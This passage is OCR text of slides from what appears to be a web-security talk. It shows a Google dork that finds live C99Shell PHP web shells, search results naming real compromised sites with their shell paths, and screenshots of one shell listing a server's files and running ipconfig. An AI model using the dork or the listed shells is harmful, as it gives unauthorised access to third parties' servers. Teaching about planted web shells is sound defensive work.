
Updated (CVE And Archive): Tue Dec 3 2013

filetype:php intext:"!C99Shell v. 1.0 beta"

Google search: filetype:php intext:"!C99Shell v. 1.0 beta"

Hits: 269

Submited: 2013-11-25



filetype:php intext:"!C99Shell v. 1.0 beta" - Google 搜尋
filetype:php intext:"!C99Shell v. ...
filetype:php intext:"!C99Shell v. ...
https://www.google.com/search?q=filetype:php intext:"!C99Shell v. 1.0 beta"
Google
+Orange 搜尋 圖片 地圖 Play YouTube 新聞 Gmail 更多
Orange Tsai
0
分享...
安全搜尋已開啟
網頁 圖片 地圖 購物 更多 搜尋工具

filetype:php intext:"!C99Shell v. 1.0 beta"

約有 5,100,000 項結果 (搜尋時間：0.24 秒)


corz.org - c99.php - php shell
corz.org/corz/c99.php 翻譯這個網頁
C99Shell v. 1.0 beta (21.05.2005) ! Software: Apache/2.2.4 (Unix) mod_ssl/2.2.4 OpenSSL/0.9.8d DAV/2 PHP/5.2.3. uname -a: Linux oshi 2.4.33.3 #1 Fri Sep 1 ...

June 6 at 2:15pm - Facebook
https://www.facebook.com/permalink.php?id...story... 翻譯這個網頁
List of ALL hacking Shells C99Shell v. 1.0 beta (5.02.2005) PHP b374k PHP b374k-mini-shell PHP Cyber Shell PHP GFS Web-Shell PHP NFM 1.8 PHP r57shell ...

www.park-usa.com c99txt.org- c99shell
www.park-usa.com/image/c99.gif.php.php?act=f&f=COH...ft...
!C99Shell v. 1.0 beta (21.05.2005)! Software: Microsoft-IIS/7.5. PHP/5.3.10. uname -a: Windows NT COEUS 6.1 build 7601 (Windows Server 2008 R2 Standard ...

www.albertcollege.ca c99txt.org- c99shell
www.albertcollege.ca/portals/0/version.php?act=f&f...png...
!C99Shell v. 1.0 beta (21.05.2005)! Software: Microsoft-IIS/7.5. PHP/5.3.0. uname -a: Windows NT CL-T069-120CN 6.1 build 7601 ((null) Service Pack 1) i586.

www.syarch.com c99txt.org- c99shell
www.syarch.com/uploads/c99.php?act=f&f...DryStudio...
!C99Shell v. 1.0 beta (21.05.2005)! Software: Apache/2.2.25. PHP/5.2.17. uname -a:


[redacted] c99txt.org– c99shell
filetype:php intext:"!C99Shell v. ...
filetype:php intext:"!C99Shell v. ...
[redacted]
[redacted]
Google

GIF89;a

!C99Shell v. 1.0 beta (21.05.2005)!


Software: Microsoft-IIS/7.5. PHP/5.3.10
uname -a: Windows NT COEUS 6.1 build 7601 (Windows Server 2008 R2 Standard Edition Service Pack 1)
i586
IUSR
Safe-mode: OFF (not secure)
C:\inetpub\wwwroot\PARK\parent\image\ drwxrwxrwx
Free 25.01 GB of 546.47 GB (4.58%)
Detected drives: [a] [c] [d]

Encoder
Bind
Proc.
FTP brute
Sec.
SQL
PHP-code
Feedback
Self remove
Logout

GaRDeNFoX

Listing directory (75 files and 119 directories):

Name ▲	Size	Modify	Perms	Action
.	LINK	03.12.2013 10:25:23	drwxrwxrwx	
..	LINK	03.12.2013 10:26:30	drwxrwxrwx	
[1-New Home]	DIR	26.04.2012 17:42:48	drwxrwxrwx	
[1-thumbs]	DIR	25.09.2012 14:46:09	drwxrwxrwx	
[960Banners]	DIR	26.04.2012 17:42:48	drwxrwxrwx	
[ANIMATIONS]	DIR	26.04.2012 17:42:49	drwxrwxrwx	
[ARTICLE ICONS]	DIR	26.04.2012 17:42:49	drwxrwxrwx	
[Art-FPS]	DIR	13.06.2012 18:38:17	drwxrwxrwx	
[BANNERS]	DIR	26.04.2012 17:42:49	drwxrwxrwx	
[Baker street jail]	DIR	26.04.2012 17:42:49	drwxrwxrwx	
[Banners 2012]	DIR	20.03.2013 20:25:16	drwxrwxrwx	
[Barscreen 2011]	DIR	26.04.2012 17:42:49	drwxrwxrwx	
[BreakTank]	DIR	26.04.2012 17:42:50	drwxrwxrwx	
[Buttons]	DIR	26.04.2012 17:42:50	drwxrwxrwx	



[redacted]– c99shell
filetype:php intext:"!C99Shell v. ...
filetype:php intext:"!C99Shell v. ...
[redacted]
[redacted].php?act=cmd
Google

```
GIF89;a
```

!C99Shell v. 1.0 beta (21.05.2005)!

```
Software: Microsoft-IIS/7.5. PHP/5.3.10
uname -a: Windows NT COEUS 6.1 build 7601 (Windows Server 2008 R2 Standard Edition Service Pack 1)
i586
IUSR
Safe-mode: OFF (not secure)
C:\inetpub\wwwroot\PARK\parent\image\  drwxrwxrwx
Free 25.01 GB of 546.47 GB (4.58%)
Detected drives: [ a ] [ c ] [ d ]
```

Result of execution this command:

```
Windows IP Configuration


Ethernet adapter Local Area Connection 2:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::ed4c:410b:e0a0:69af%11
   Autoconfiguration IPv4 Address. . : [redacted]
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . :
```

```
ipconfig
```

書籍介紹


安全是互联网公司的生命，也是每一位网民的最基本需求
一位天天听到炮声的白帽子和你分享如何呵护生命，满足最基本需求
这是一本能闻到硝烟味道的书
——阿里巴巴集团首席架构师 阿里云计算总裁 王坚

Broadvie

白帽子讲 Web安全

吴翰清◎著

電子工業出版社
PUBLISHING HOUSE OF ELECTRONICS INDUSTRY
http://www.phei.com.cn



Broadview

安全技术大系

Web前端黑客技术揭秘

钟晨鸣 徐少培
编著

電子工業出版社

Tools

Tools

- FireFox (OWASP Mantra)
  - Cookie Manager
  - Foxy Proxy
  - HackBar
  - Modify Headers
  - Tamper Data
  - Wappalyzer
  - X-Forwarded-For
- Burp Suite

Thanks :)

orange@chroot.org